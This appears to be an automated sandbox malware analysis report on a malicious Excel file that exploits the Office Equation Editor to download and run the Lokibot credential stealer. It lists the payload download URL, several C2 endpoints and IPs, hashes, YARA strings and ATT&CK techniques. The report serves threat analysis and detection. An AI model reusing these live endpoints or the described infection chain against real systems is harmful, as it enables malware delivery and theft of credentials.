ID: 435330
Sample Name: Shipping-Documents.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:28:10
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report Shipping-Documents.xlsx

Overview


General Information

Sample Name:	Shipping-Documents.xlsx
Analysis ID:	435330
MD5:	20e540ed9d02f60.
SHA1:	afa6c289fbeed00..
SHA256:	3c48a312d69b2d..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Lokibot
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Office equation editor drops PE file
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2520 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2724 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2856 cmdline: 'C:\Users\Public\vbc.exe' MD5: 7146B0D2CAED6422C289A08F63A5C685)
    - vbc.exe (PID: 3052 cmdline: C:\Users\Public\vbc.exe MD5: 7146B0D2CAED6422C289A08F63A5C685)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://63.141.228.141/32.php/S4wFP8QBww9Tp"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2182198196.00000000004 00000.00000040.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2182198196.00000000004 00000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000005.00000002.2182198196.00000000004 00000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000005.00000002.2182198196.00000000004 00000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
00000005.00000002.2182198196.00000000004 00000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
5.2.vbc.exe.400000.0.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
5.2.vbc.exe.400000.0.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
5.2.vbc.exe.400000.0.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
5.2.vbc.exe.400000.0.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x12fff:$des3: 68 03 66 00 00 • 0x173f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x174bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 15 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Yara detected aPLib compressed binary

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Extra Window Memory Injection 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 5	Ea Ins Ne Co
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Ex Re Ca
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 1	Obfuscated Files or Information 3 1	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 3	Ex Tr Lo
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 1 2 3	Sl Sv

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma De Cc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja De Se
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rc Ac
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dc Ins Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rc Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Shipping-Documents.xlsx	41%	Virustotal		Browse
Shipping-Documents.xlsx	31%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\regasm[1].exe	11%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
C:\Users\Public\vbc.exe	11%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.vbc.exe.355d638.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.89.90.94/pzldoc/regasm.exe	0%	Avira URL Cloud	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://63.141.228.141/32.php/S4wFP8QBww9Tp	0%	Avira URL Cloud	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.89.90.94/pzldoc/regasm.exe	true	• Avira URL Cloud: safe	unknown
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://63.141.228.141/32.php/S4wFP8QBww9Tp	true	• Avira URL Cloud: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.89.90.94	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
63.141.228.141	unknown	United States		33387	NOCIXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435330
Start date:	16.06.2021
Start time:	12:28:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Shipping-Documents.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/20@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 30% (good quality ratio 28.7%) • Quality average: 76.7% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:29:11	API Interceptor	93x Sleep call for process: EQNEDT32.EXE modified
12:29:15	API Interceptor	72x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.141.228.141	Detalles del pago.pdf_____.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/hGVMLp0uMVSWM
	RFQ No3756368.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/nuldTOn9SBn3G
	Proforma Invoice.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/cViU8nooOLcrF
	DHL Receipt_AWB#600595460.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/tv9F9tOWmL3Dq
	TDF9XB01IbjiGuv.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/qB0GQ2GKLyuOU
	quote.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/GsoXa3yQ3p8IH
	Zahtjev za ponudu 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	Cerere de oferta 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/S7zr5v1fXI3Rb
	jO8Tn2nYdJ.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3LJAZguIGMmJV
	socdkv9RSS.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3bi7icv31dccw
	Estatment.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/5l0ZnNa7AB6Dl
	Proforma_Valid_Prices_Order no.0193884_doc.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/3LJAZguIGMmJV
	SecuriteInfo.com.Variant.MSILHeracles.18248.31707.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/NtbXO1knHRe3C
	TNT Shipment Documents.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/tv9F9tOWmL3Dq
	QUOTE 1B001.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/cUubrzlDZTTbS
	DOC.022000109530000.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fw2pM7fnRpMCI
	detalles de la transferencia.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/fw2pM7fnRpMCI

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XpQz54zQrMpkJxs.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/NtbXO1knHRe3C
	DxMkM6DOH7.exe	Get hash	malicious	Browse	• 63.141.228.141/32.php/kMB4F28c3jZI6

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NOCIXUS	Detalles del pago.pdf_____.exe	Get hash	malicious	Browse	• 63.141.228.141
	RFQ No3756368.exe	Get hash	malicious	Browse	• 63.141.228.141
	Proforma Invoice.exe	Get hash	malicious	Browse	• 63.141.228.141
	DHL Receipt_AWB#600595460.exe	Get hash	malicious	Browse	• 63.141.228.141
	TDF9XB01IbjiGuv.exe	Get hash	malicious	Browse	• 63.141.228.141
	invoice_sh.html	Get hash	malicious	Browse	• 63.141.243.99
	quote.exe	Get hash	malicious	Browse	• 63.141.228.141
	Zahtjev za ponudu 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	#U00c1raj#U00e1nlat k#U00e9r#U00e9se 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	Cerere de oferta 15#U00b706#U00b72021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	jO8Tn2nYdJ.exe	Get hash	malicious	Browse	• 63.141.228.141
	socdkv9RSS.exe	Get hash	malicious	Browse	• 63.141.228.141
	Estatment.exe	Get hash	malicious	Browse	• 63.141.228.141
	Proforma_Valid_Prices_Order no.0193884_doc.exe	Get hash	malicious	Browse	• 63.141.228.141
	SecuriteInfo.com.Variant.MSILHeracles.18248.31707.exe	Get hash	malicious	Browse	• 63.141.228.141
	TNT Shipment Documents.exe	Get hash	malicious	Browse	• 63.141.228.141
	QUOTE 1B001.exe	Get hash	malicious	Browse	• 63.141.228.141
	DOC.022000109530000.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	detalles de la transferencia.pdf.exe	Get hash	malicious	Browse	• 63.141.228.141
	XpQz54zQrMpkJxs.exe	Get hash	malicious	Browse	• 63.141.228.141
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Seafood Order and Company Profile.xlsx	Get hash	malicious	Browse	• 103.133.109.192
	RFQ.exe	Get hash	malicious	Browse	• 103.140.250.132
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.140.251.225
	Purchase Contract.jar	Get hash	malicious	Browse	• 103.133.104.124
	Booking.pdf.exe	Get hash	malicious	Browse	• 103.140.250.132
	DHL_June 2021 at 11M_9BZ7290_PDF.exe	Get hash	malicious	Browse	• 103.133.109.176
	Spec Design.exe	Get hash	malicious	Browse	• 180.214.238.96
	YEj2a2f6ai.exe	Get hash	malicious	Browse	• 103.114.104.219
	Purchase Contract.jar	Get hash	malicious	Browse	• 103.133.104.124
	M113461.exe	Get hash	malicious	Browse	• 103.89.91.38
	Draft HUD.jar	Get hash	malicious	Browse	• 103.133.104.124
	MV SHUHA QUEEN.docx	Get hash	malicious	Browse	• 103.133.106.72
	MV SHUHA QUEEN.docx	Get hash	malicious	Browse	• 103.133.106.72
	8KfPvyojv5.exe	Get hash	malicious	Browse	• 103.149.13.196
	vpUOv3498p.exe	Get hash	malicious	Browse	• 103.133.109.176
	9n7miZydYC.exe	Get hash	malicious	Browse	• 103.133.106.117
	NEW ORDER Ref PO-298721.doc	Get hash	malicious	Browse	• 103.133.106.117
	2-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	3-1.exe	Get hash	malicious	Browse	• 103.114.107.28

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2-3.exe	Get hash	malicious	Browse	• 103.114.107.28

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\regasm[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	761856
Entropy (8bit):	7.601403838460658
Encrypted:	false
SSDEEP:	12288:88zqLMOeSMxvquwaHpCwQqc6n2R8Uncvc6t8TSx+f5SSruwsr4Z4:zOgfquPHpCwQqRTTt88KSKNsrJ
MD5:	7146B0D2CAED6422C289A08F63A5C685
SHA1:	2666D058EA4E4A2CA5BC6E5EA75594E68FC63F1B
SHA-256:	25AA6393CACFF94544387CC515F754DFD2AF133612A74FD84B64C6E17354D1ED
SHA-512:	F0B3098F20A22095397AB88348ECFE0911B126739005C9B70A815543BE04465603D3ED0C070BA50488C88FE13B9470D003C114254941593BA20F4511CB01CC47
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
IE Cache URL:	http://103.89.90.94/pzldoc/regasm.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J.`..... .....@.. ..... .@.....K.....,.....?..... ..... ..H.....text..... ..... ..`.rsrc...,.....@..@.reloc..... .....@..B.....H.....&..h.....P,.....j+.&.(....(....(.....o....*..0.....+.&.+.&. .....9S...&..(....8....& ....8;....(.... ....8*....(.... ....8.....(. ...8.... .....E...../... ....(....:....&..(.....(....9s...& .....9....&*.V+.&..(....(....(....*..V+.&..(....o#...(....*...+.&..*..+.&..*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....* .J+.&.....(....*..+.&..(....*:+.&.....o!...*.J+.&....

